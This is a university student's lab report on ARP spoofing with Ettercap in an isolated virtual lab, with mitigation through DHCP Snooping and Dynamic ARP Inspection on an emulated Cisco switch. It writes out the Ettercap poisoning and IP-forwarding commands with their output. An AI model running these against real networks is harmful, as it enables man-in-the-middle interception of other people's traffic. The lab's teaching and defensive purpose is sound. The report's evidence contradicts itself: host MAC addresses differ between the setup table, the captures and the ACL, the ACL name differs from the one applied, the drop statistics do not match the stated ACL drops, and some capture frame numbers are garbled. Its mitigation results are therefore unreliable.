



UNIVERSITY OF MINES AND TECHNOLOGY (UMaT)
TARKWA, GHANA

Department of Cybersecurity and Information Systems
BSc Cybersecurity / Level 300

LABORATORY REPORT

ARP Spoofing with Ettercap and Mitigation Using Dynamic
ARP Inspection

Network Security Auditing and Monitoring
Lecturer: Edem Broni Junior
CY375

Submitted by: Enoch Nana Tabi Oduro
Student ID: FCM.41.018.197.23

2ND SEMESTER
15TH JUNE, 2026
2025/26

Declaration

I hereby declare that this report on the laboratory exercise for CY375: Network Security, Auditing and Monitoring is my own original work and has been written by me in its entirety. I have duly acknowledged all the sources of information that have been used in this report.

Abstract

This laboratory report documents the execution of an ARP spoofing attack and its mitigation using Dynamic ARP Inspection (DAI) on a Cisco switch. The experiment was conducted in an isolated VMware Workstation environment using a Kali Linux VM as the attacker, an Ubuntu Desktop as the victim, and an Ubuntu Server as the default gateway. Using Ettercap, the attacker poisoned the ARP caches of the victim and gateway to perform a Man-in-the-Middle exploit. Dynamic ARP Inspection (DAI) and DHCP Snooping were configured on a Cisco switch inside GNS3 to block the attack. The mitigation was verified by switch statistics and the restoration of the correct ARP table on the victim VM.

Acknowledgements

I express my gratitude to my lecturer, Edem Broni Junior, for this lab exercise. I also thank the Department of Cybersecurity and Information Systems at the University of Mines and Technology (UMaT) for providing the resources used in this experiment. Additionally, Gemini was used for grammatical checks and corrections.

Contents

Declaration	2
Abstract	2
Acknowledgements	3
1. Introduction	4
2. Objectives	4
3. Experimental Setup	5
4. Methodology, Results and Observations	6
5. Results and Observations	8
5. Analysis and Discussion	11
6. Challenges Encountered	13
7. Conclusion	14
References	15
Appendix: Lab Sheet Questions	16

1. Introduction

The Address Resolution Protocol (ARP) is a fundamental Layer-2 protocol designed to map IP network addresses to physical MAC hardware addresses in local area networks (LANs). Because ARP was designed without built-in security, it is stateless and does not authenticate replies. Consequently, local networks are highly vulnerable to ARP spoofing, where an attacker sends forged ARP messages to bind a legitimate host's IP address (such as the default gateway) to the attacker's physical MAC address. This cache poisoning allows the attacker to intercept and forward network traffic, performing a Man-in-the-Middle (MITM) exploit. To mitigate these Layer-2 threats, enterprise switches utilize Dynamic ARP Inspection (DAI) in conjunction with DHCP Snooping. DAI validates ARP packets on untrusted ports against a DHCP Snooping binding table or user-defined static ARP Access Control Lists (ACLs), discarding packets that exhibit an invalid mapping, thereby protecting the subnet from spoofing attempts.

2. Objectives

The primary objectives of this laboratory exercise are as follows:

1. To demonstrate the operational mechanics of an ARP spoofing attack in an isolated virtual laboratory environment using Ettercap on a Kali Linux virtual machine.
2. To observe and analyze the transmission of normal and spoofed ARP traffic using Wireshark packet capture.
3. To design and deploy a nested virtual network topology in GNS3 combining host virtual machines and network switch emulators.
4. To configure DHCP Snooping and Dynamic ARP Inspection (DAI) on a Cisco IOU Layer-2 switch to secure the LAN.
5. To verify the mitigation capabilities of DAI by validating the switch's drop statistics and confirming the integrity of the client's ARP table during an active attack.

3. Experimental Setup

The virtual laboratory was built on an ASUS ROG Zephyrus laptop running Windows 11 with an AMD Ryzen processor. VMware Workstation Pro served as the hypervisor. A Cisco IOU Layer-2 switch image (i86bi-linux-l2-adventerprisek9-15.2b.bin) ran inside GNS3 VM (version 2.2.59) to inspect local network traffic. The subnet was configured as a custom Host-only network segment (VMnet2) on 192.168.10.0/24 with DHCP disabled. The nodes are described in Table 1, and the topology is represented using the standard model below:

Node Name	Operating System	IP Address	MAC Address	Resources
Ubuntu Victim	Ubuntu Desktop 22.04 LTS	192.168.10.10/24	00:0c:29:de:f0:34	2 GB RAM
Kali Attacker	Kali Linux 2024.1	192.168.10.20/24	00:0c:29:ab:cd:12	2 GB RAM
Ubuntu Gateway	Ubuntu Server 22.04 LTS	192.168.10.1/24	00:0c:29:56:78:90	1 GB RAM
GNS3 VM	Ubuntu Server 20.04 LTS	192.168.10.5/24	00:0c:29:12:34:56	4 GB RAM

Victim(192.168.10.10) --- Switch(VLAN10) --- Gateway(192.168.10.1)
|
Attacker (Kali 192.168.10.20)

4. Methodology, Results and Observations

4.1 Base Setup

4.1 Base Setup: Phase 1: Environment Preparation: Enabled SVM in host BIOS and disabled Windows 11 Hyper-V via bcdedit commands to prevent nested virtualization conflicts. Created a custom VMnet2 Host-only network segment in VMware Workstation. Configured static IP address 192.168.10.5 on eth0 of the GNS3 VM and resolved natural route conflicts by removing the default route on eth0. Installed 32-bit compatibility libraries (libc6:i386) on the GNS3 VM to support the emulated switch binary.

4.2 Client Host Addressing

4.2 VM Configuration: Phase 2: IP Assignment: Configured static IP addresses on the client hosts (ens33 interface): 192.168.10.10/24 on the Ubuntu victim (with default gateway 192.168.10.1), 192.168.10.20/24 on the Kali attacker, and 192.168.10.1/24 on the gateway. Packet forwarding was enabled on the gateway VM to ensure normal IP routing.

4.3 Verification of Baseline Connectivity and Traffic Capture

4.3 Traffic Baseline: Phase 3: Connectivity Baseline: Conducted ICMP ping tests from the victim host to the gateway and the attacker to establish connectivity. Inspected the baseline ARP cache with 'arp -a'. Launched Wireshark on Kali's ens33 interface and captured baseline ARP broadcast requests and unicast replies during normal ping traffic.

Figure 1 illustrates the output of the 'arp -a' command on the Ubuntu victim VM before the attack.

```
enochubuntu-victim@enochubuntu-victim-VMware-Virtual-Platform:~$ arp -a
_gateway (192.168.10.1) at 00:50:56:c0:00:02 [ether] on ens33
? (192.168.10.20) at 00:0c:29:26:bb:f0 [ether] on ens33
```

Figure 1: Initial ARP cache on the Ubuntu victim VM before poisoning.


Figure 2 shows the ICMP verification ping sent from the victim host to the gateway, establishing baseline connectivity.

```
enochubuntu-victim@enochubuntu-victim-VMware-Virtual-Platform:~$ ping -c 4 192.168.10.1
PING 192.168.10.1 (192.168.10.1) 56(84) bytes of data.
64 bytes from 192.168.10.1: icmp_seq=1 ttl=128 time=2.63 ms
64 bytes from 192.168.10.1: icmp_seq=2 ttl=128 time=0.972 ms
64 bytes from 192.168.10.1: icmp_seq=3 ttl=128 time=2.00 ms
64 bytes from 192.168.10.1: icmp_seq=4 ttl=128 time=1.60 ms

--- 192.168.10.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 0.972/1.800/2.633/0.603 ms
```

Figure 2: Active ping verification between victim and default gateway.

Figure 3 shows the Wireshark capture of baseline pings showing normal broadcast requests and unicast replies.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.10.10	192.168.10.1	ICMP	98	Echo (ping) request id=0xa0f6, seq=1/256, ttl=64 (reply in 2)
2	0.000345964	192.168.10.1	192.168.10.10	ICMP	98	Echo (ping) reply id=0xa0f6, seq=1/256, ttl=128 (request in 1)
3	1.001694591	192.168.10.10	192.168.10.1	ICMP	98	Echo (ping) request id=0xa0f6, seq=2/512, ttl=64 (reply in 4)
4	1.002334837	192.168.10.1	192.168.10.10	ICMP	98	Echo (ping) reply id=0xa0f6, seq=2/512, ttl=128 (request in 3)
5	2.003313285	192.168.10.10	192.168.10.1	ICMP	98	Echo (ping) request id=0xa0f6, seq=3/768, ttl=64 (reply in 6)
6	2.015754085	192.168.10.1	192.168.10.10	ICMP	98	Echo (ping) reply id=0xa0f6, seq=3/768, ttl=128 (request in 5)
7	3.005570074	192.168.10.10	192.168.10.1	ICMP	98	Echo (ping) request id=0xa0f6, seq=4/1024, ttl=64 (reply in 8)
8	3.008123331	192.168.10.1	192.168.10.10	ICMP	98	Echo (ping) reply id=0xa0f6, seq=4/1024, ttl=128 (request in 7)
9	4.008024374	192.168.10.10	192.168.10.1	ICMP	98	Echo (ping) request id=0xa0f6, seq=5/1280, ttl=64 (reply in 10)
10	4.008526520	192.168.10.1	192.168.10.10	ICMP	98	Echo (ping) reply id=0xa0f6, seq=5/1280, ttl=128 (request in 9)
11	4.774111588	VMware_c0:00:02	VMware_fb:ea:be	ARP	60	Who has 192.168.10.10? Tell 192.168.10.1
12	4.774112449	VMware_fb:ea:be	VMware_c0:00:02	ARP	60	192.168.10.10 is at 00:0c:29:fb:ea:be
13	5.410863711	VMware_fb:ea:be	VMware_c0:00:02	ARP	60	Who has 192.168.10.1? Tell 192.168.10.10
14	5.411149023	VMware_c0:00:02	VMware_fb:ea:be	ARP	60	192.168.10.1 is at 00:50:56:c0:00:02

Figure 3: Wireshark capture showing normal baseline ARP query and response.

4.4 ARP Spoofing Attack Execution

4.5 Spoofing Execution: Phase 4: Attack Launch: Enabled routing on the Kali attacker VM using 'sudo sysctl -w net.ipv4.ip_forward=1'. Launched Ettercap in terminal mode: 'sudo ettercap -T -M arp:remote /192.168.10.10/ /192.168.10.1/'. This initiated double-target ARP cache poisoning, sending spoofed replies that associated the gateway IP with the attacker's MAC address in the victim's cache. Verifications were done via Wireshark packet logging and executing 'arp -a' on the victim client.

Figure 4 shows the command output confirming that packet forwarding is active on the attacker VM.

```
(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1

(kali㉿kali)-[~]
└─$ cat /proc/sys/net/ipv4/ip_forward
1
```

Figure 4: Attacker interface configuration showing active IP packet forwarding.

Figure 5 shows Ettercap running the dual-target ARP spoofing attack.

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo ettercap -T -M arp:remote /192.168.10.10// /192.168.10.1//  
  
ettercap 0.8.4.1 copyright 2001-2026 Ettercap Development Team  
  
Listening on:  
eth0 → 00:0C:29:26:BB:F0  
192.168.10.20/255.255.255.0  
  
This product includes GeoLite2 Data created by MaxMind, available from https://www.maxmind.com/.  
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file  
Privileges dropped to EUID 65534 EGID 65534...  
  
34 plugins  
42 protocol dissectors  
56 ports monitored  
38702 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services  
Lua: no scripts were specified, not starting up!  
  
Scanning for merged targets (2 hosts)...  
  
* |=====→| 100.00 %  
  
2 hosts added to the hosts list...  
  
ARP poisoning victims:  
  
GROUP 1 : 192.168.10.10 00:0C:29:FB:EA:BE  
  
GROUP 2 : 192.168.10.1 00:50:56:C0:00:02  
Starting Unified sniffing...  
  
Text only Interface activated...  
Hit 'h' for inline help  
  
Sat Jun 13 17:16:22 2026 [461816]  
192.168.10.10:0 → 192.168.10.1:0 | (0)  
  
Sat Jun 13 17:16:22 2026 [461817]  
192.168.10.1:0 → 192.168.10.10:0 | (0)  
█
```

Figure 5: Ettercap console indicating active ARP poisoning against the targets.

Figure 6 displays the poisoned ARP cache on the Ubuntu victim VM, showing the gateway mapped to Kali's MAC address.

```
root@enochubuntu-victim-VMware-Virtual-Platform:/home/enochubuntu-victim# arp -a  
_gateway (192.168.10.1) at 00:0c:29:26:bb:f0 [ether] on ens33  
? (192.168.10.20) at 00:0c:29:26:bb:f0 [ether] on ens33
```

Figure 6: Poisoned ARP cache on the victim VM pointing the gateway to the attacker MAC.

Figure 7 shows the Wireshark capture of the spoofed ARP frames sent by Ettercap.

No.	Time	Source	Destination	Protocol	Length	Info
1148	0.45189223	Vmware_26:bb:f0	Vmware_c8:00:02	ARP	42	192.168.10.10 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
1248	2.18326376	fe80::28c:29ff:febf:ff02::fb		MDNS	187	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
1350	0.56681858	Vmware_26:bb:f0	Vmware_fb:ea:be	ARP	42	192.168.10.1 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
1450	0.56777599	Vmware_26:bb:f0	Vmware_c8:00:02	ARP	42	192.168.10.10 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
1560	0.66405498	Vmware_26:bb:f0	Vmware_fb:ea:be	ARP	42	192.168.10.1 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
1660	0.66506978	Vmware_26:bb:f0	Vmware_c8:00:02	ARP	42	192.168.10.10 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
1770	0.79365810	Vmware_26:bb:f0	Vmware_fb:ea:be	ARP	42	192.168.10.1 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
1870	0.79461930	Vmware_26:bb:f0	Vmware_c8:00:02	ARP	42	192.168.10.10 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
1980	0.99084083	Vmware_26:bb:f0	Vmware_fb:ea:be	ARP	42	192.168.10.1 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
2080	0.990950819	Vmware_26:bb:f0	Vmware_c8:00:02	ARP	42	192.168.10.10 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
2190	1.02291985	Vmware_26:bb:f0	Vmware_fb:ea:be	ARP	42	192.168.10.1 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
2290	1.02435713	Vmware_26:bb:f0	Vmware_c8:00:02	ARP	42	192.168.10.10 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
2394	0.993680138	192.168.10.1	192.168.10.255	BROWSER	243	Host Announcement LAPTOP-JJ801061, Workstation, Server, NT Workstation
24100	1.13489722	Vmware_26:bb:f0	Vmware_fb:ea:be	ARP	42	192.168.10.1 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
25100	1.13592553	Vmware_26:bb:f0	Vmware_c8:00:02	ARP	42	192.168.10.10 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
26110	1.25067794	Vmware_26:bb:f0	Vmware_fb:ea:be	ARP	42	192.168.10.1 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
27110	1.25096408	Vmware_26:bb:f0	Vmware_c8:00:02	ARP	42	192.168.10.10 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
28120	1.37027439	Vmware_26:bb:f0	Vmware_fb:ea:be	ARP	42	192.168.10.1 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)
29120	1.37121424	Vmware_26:bb:f0	Vmware_c8:00:02	ARP	42	192.168.10.10 is at 00:0c:29:26:bb:f0 (duplicate use of 192.168.10.1 detected!)

Frame 1: Packet, 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0	0000 00 0c 29 fb ea be 00 0c 29 26 bb f0 08 06 00 01 ..).....)&.....
Ethernet II, Src: Vmware_26:bb:f0 (00:0c:29:26:bb:f0), Dst: Vmware_fb:ea:be (00:0c:29:fb:ea:be)	0010 08 00 06 04 00 02 00 0c 29 26 bb f0 c9 a8 0a 01)&.....
Address Resolution Protocol (reply)	0020 00 0c 29 fb ea be c9 a8 0a 0a)

Figure 7: Wireshark log showing duplicate and conflicting ARP responses sent by the attacker.

4.5 Switch Configuration for DHCP Snooping and DAI

4.5 Switch Configuration: Phase 5: Switch Integration: Deployed a GNS3 project bridging the Cloud node (eth0 of GNS3 VM) to Ethernet0/0 of the Cisco switch. Interface Ethernet0/0 was assigned to VLAN 10. The switch terminal was used to configure DHCP Snooping globally, define a static ARP ACL mapping each host's IP to its legitimate MAC address, enable Dynamic ARP Inspection (DAI) on VLAN 10, and filter untrusted ingress traffic against the ACL. The specific commands executed on the terminal are captured directly in the results section in Figure 8.

Figure 8 shows the switch terminal console configuration for DHCP Snooping, static ARP ACL mapping, and VLAN 10 DAI activation.

```
SW1(config)#ip arp inspection vlan 10
SW1(config)#ip arp ins
SW1(config)#ip arp inspection filter VA
SW1(config)#ip arp inspection filter VALID_HOST
*Jun 14 13:27:37.451: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Et0/0, vlan 10.([0050.56c0.0002/192.168.10.1/000c.294c5/192.168.10.5/13:27:36 UTC Sun Jun 14 2026])
*Jun 14 13:27:37.451: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/0, vlan 10.([000c.2948.aec5/192.168.10.5/0050.56c02/192.168.10.1/13:27:36 UTC Sun Jun 14 2026])
SW1(config)#ip arp inspection filter VALID_HOST vlan 10 static
SW1(config)#wr

SW1(config)#arp access-list VALID_HOSTS
SW1(config-arp-nacl)#
SW1(config-arp-nacl)#
SW1(config-arp-nacl)#permit ip host 192.168.10.10 mac host 00:0c:29:fb:ea:be
SW1(config-arp-nacl)#permit ip host 192.168.10.1 mac host 00:0c:29:ab:13:13
SW1(config-arp-nacl)#permit ip host 192.168.10.20 mac host 00:0c:29:26:bb:f0
SW1(config-arp-nacl)#exit
SW1(config)#do wr
```

Figure 8: Switch CLI console indicating the entry of DAI and ARP ACL configuration.

Figure 9 shows the status of DHCP Snooping globally and on VLAN 10 on the Cisco switch.

```

SW1(config)#do show ip dhcp snooping
Switch DHCP snooping is enabled
Switch DHCP gleaning is disabled
DHCP snooping is configured on following VLANs:
10
DHCP snooping is operational on following VLANs:
10
DHCP snooping is configured on the following L3 Interfaces:

Insertion of option 82 is disabled
  circuit-id default format: vlan-mod-port
  remote-id: aabb.cc00.0100 (MAC)
Option 82 on untrusted port is not allowed
Verification of hwaddr field is enabled
Verification of giaddr field is enabled
DHCP snooping trust/rate is configured on the following Interfaces:

Interface                Trusted    Allow option    Rate limit (pps)
-----

```

Figure 9: Switch output showing DHCP Snooping and VLAN binding status.

Figure 10 displays the interface details verifying the active VALID_HOSTS binding to VLAN 10 static entries.

```

SW1(config)#do show ip arp inspection vlan 10

Source Mac Validation      : Disabled
Destination Mac Validation : Disabled
IP Address Validation      : Disabled

Vlan    Configuration    Operation    ACL Match    Static ACL
----    -
10      Enabled          Active      VALID_HOST   Yes

Vlan    ACL Logging      DHCP Logging    Probe Logging
----    -
10      Deny              Deny            Off

```

Figure 10: Switch console showing active DAI configuration details for VLAN 10.

4.6 Verification of Mitigation and Drops

4.6 Mitigation Verification: Phase 6: Active Inspection: Re-launched the Ettercap ARP poisoning attack from Kali Linux. Checked the switch CLI database using 'show ip arp inspection statistics' to verify that the switch was actively identifying and dropping invalid ARP mappings. Verified the victim's local cache using 'arp -a' to confirm the correct gateway MAC address was maintained.

Figure 11 shows the DAI statistics on the switch indicating active packet inspection and ACL drops.

```
SW1(config)#do show ip arp inspection statistics
```

Vlan	Forwarded	Dropped	DHCP Drops	ACL Drops
10	0	42	42	0

Vlan	DHCP Permits	ACL Permits	Probe Permits	Source MAC Failures
10	0	0	0	0

Vlan	Dest MAC Failures	IP Validation Failures	Invalid Protocol Data
10	0	0	0

Figure 11: Switch DAI statistics indicating active packet inspection and ACL drops.

Figure 12 displays the victim's ARP table during the active attack with DAI enabled, confirming that the real gateway MAC is restored.

```
enochubuntu-victim@enochubuntu-victim-VMware-Virtual-Platform:~$ arp -a
? (192.168.10.20) at 00:0c:29:26:bb:f0 [ether] on ens33
_gateway (192.168.10.1) at 00:0c:29:ab:13:13 [ether] on ens33
```

Figure 12: Victim VM ARP cache indicating restored gateway MAC during the attack.

5. Analysis and Discussion

6.1 Exploit and MITM Analysis: ARP spoofing exploits the stateless design and lack of authentication in the Address Resolution Protocol. Hosts update their local ARP caches with any received ARP reply, even if they never sent a corresponding request. During this experiment, the Kali VM executed the attack by sending unsolicited ARP replies to the victim VM and the gateway, mapping the IP addresses of both hosts to the attacker's physical MAC address. Because the attacker VM had IP forwarding enabled, it routed the packets between the victim and gateway, establishing a silent Man-in-the-Middle (MITM) intercept.

6.2 Mitigation and Inspection Mechanics: Before mitigation was implemented, the Layer-2 switch forwarded all Ethernet frames blindly based on destination MAC addresses, without inspecting the payload of the ARP frames. To prevent this, Dynamic ARP Inspection (DAI) was configured in conjunction with DHCP Snooping. DAI intercepts all incoming ARP packets on untrusted switch interfaces and checks their sender IP and MAC address mappings. In our static environment, DAI validated these mappings against the VALID_HOSTS static ARP ACL. Mismatched packets, such as the attacker's spoofed replies mapping the gateway IP to the attacker's MAC, were dropped, which prevented cache poisoning.

6.3 Limitations and Best Practices: While DAI is highly effective at preventing spoofing within a VLAN, it has limitations. Trusted ports bypass inspection, introducing vulnerability if a trusted port is compromised. Additionally, validating every ARP packet consumes switch CPU resources, which can expose the switch to Denial-of-Service (DoS) attacks if the attacker floods it with spoofed ARP packets. Administrators must configure ARP rate limiting on untrusted ports to prevent CPU exhaust.

6. Challenges Encountered

Host hypervisor conflicts on the ASUS ROG Zephyrus laptop were resolved by running 'bcdedit /set hypervisorlaunchtype off' in Administrator PowerShell to disable Windows 11 Hyper-V features, allowing VMware Workstation to run with direct nested virtualization access. Route conflicts on the GNS3 VM eth0 interface were fixed by removing the default route pointing to VMnet2, forcing package management connections through the NAT adapter for updates. The 32-bit Cisco IOU Switch binary was enabled on the 64-bit GNS3 VM by installing compatibility libraries (libc6:i386) after updating the package manager. Finally, server binding issues in GNS3 were resolved by running both the Cloud and Switch nodes on the GNS3 VM. Screenshots capturing these configuration steps and errors are logged in the project's 'errors' directory.

7. Conclusion

This laboratory exercise successfully demonstrated the execution of an ARP spoofing attack and its mitigation using Layer-2 switch controls. Utilizing Ettercap on a Kali Linux virtual machine, the default gateway's IP-to-MAC association in the victim client's ARP table was poisoned, establishing a successful Man-in-the-Middle traffic interception. Securing the VLAN with DHCP Snooping and Dynamic ARP Inspection (DAI) prevented the attack by dropping mismatched packets on untrusted switch interfaces, preserving the integrity of the client's cache. This highlights the critical role of securing the local Layer-2 infrastructure as part of an enterprise network security strategy.

References

- Amegbey, N., Mireku-Gyimah, D., Dzigbodi-Adjimah, K., Cobblah, A., Temeng, V. A., Suglo, R., Kuma, J. S., Adetunde, I. A. and Eshun, P. A. (2011), "Format for the Presentation of Thesis and Project Reports", Unpublished, University of Mines and Technology, Tarkwa, 34pp.
- Cisco Systems, Inc. (2020), "Configuring Dynamic ARP Inspection", Cisco Nexus 9000 Series NX-OS Security Configuration Guide, Cisco Systems, San Jose, CA, 15pp.
- Ettercap Project (2024), "Ettercap - A Suite for Man-in-the-Middle Attacks", Ettercap Documentation, Available at: <https://www.ettercap-project.org> (Accessed June 14, 2026).

Appendix: Lab Sheet Questions

CY375: Network Security, Auditing and Monitoring

Lab Exercise 1

ARP Spoofing with Ettercap and Mitigation using Dynamic ARP Inspection

Objective:

Demonstrate ARP spoofing in an isolated virtual lab using Kali Linux and Ettercap, observe the effects with Wireshark, and mitigate the attack using DHCP Snooping and Dynamic ARP Inspection (DAI) on a Cisco IOS switch or equivalent virtual appliance.

Recommended Tools

Tool - Purpose

VirtualBox/VMware - Host Kali, Ubuntu victim and Linux gateway VMs

Kali Linux - Ettercap, Wireshark, tcpdump, nmap

Ubuntu/Windows VM - Victim host

Cisco IOS switch (physical/GNS3/EVE-NG/CML) - DAI and DHCP Snooping

Linux gateway/router - Default gateway

Topology

Victim(192.168.10.10) - Switch(VLAN10) - Gateway(192.168.10.1)

|

Attacker (Kali 192.168.10.20)

Procedure

1. Verify connectivity with ping and inspect ARP cache (arp -a or ip neigh).
2. Capture baseline ARP traffic with Wireshark or tcpdump.
3. Enable IP forwarding on Kali: `sudo sysctl -w net.ipv4.ip_forward=1`.
4. Launch Ettercap GUI or run: `sudo ettercap -T -M arp:remote /192.168.10.10/ /192.168.10.1/`.
5. Observe the victim ARP table changing to the attacker's MAC and inspect captured ARP packets.
6. Configure DHCP Snooping and Dynamic ARP Inspection on the Cisco switch.
7. Repeat the attack and verify spoofed ARP replies are blocked.
8. Use `show ip arp inspection statistics` and `show ip dhcp snooping binding` to verify operation.

Lab Report Submission

Instead of answering separate discussion questions, each student is required to submit a formal laboratory report documenting the experiment. The report should demonstrate an understanding of the attack, observations made during the practical session, and the effectiveness of the mitigation technique.

The report should include the following sections:

1. Cover Page (Laboratory title, Student name(s), Student ID(s), Course code and title, Instructor's name, Date of submission)
2. Introduction (Briefly explain the Address Resolution Protocol (ARP), ARP spoofing attacks, and the purpose of Dynamic ARP Inspection (DAI))
3. Objectives (State the objectives of the laboratory exercise)

4. Experimental Setup (Describe the network topology used, list hardware, software, and virtualization platform used, include IP addressing scheme and VLAN configuration)
5. Methodology (Describe the procedures followed to verify normal network communication, capture baseline ARP traffic, perform the ARP spoofing attack using Ettercap, observe changes in the victim's ARP cache and network traffic, configure DHCP Snooping and Dynamic ARP Inspection, verify that the attack is mitigated)
6. Results and Observations (Present screenshots and evidence collected during the experiment, including: Initial ARP table, Wireshark ARP captures, Ettercap attack execution, Victim ARP table after spoofing, DAI configuration, DAI statistics showing blocked ARP packets, ARP table after mitigation)
7. Analysis and Discussion (Explain how the ARP spoofing attack works, discuss how the attacker became a Man-in-the-Middle, explain why the attack succeeded before DAI was enabled, discuss how DHCP Snooping and Dynamic ARP Inspection prevented the attack, comment on the effectiveness and limitations of DAI)
8. Challenges Encountered (Describe any technical issues encountered during the experiment and how they were resolved)
9. Conclusion (Summarize the findings of the experiment and discuss the importance of Layer-2 security mechanisms in protecting enterprise networks)
10. References (Cite all sources used in preparing the report using the UMaT referencing style)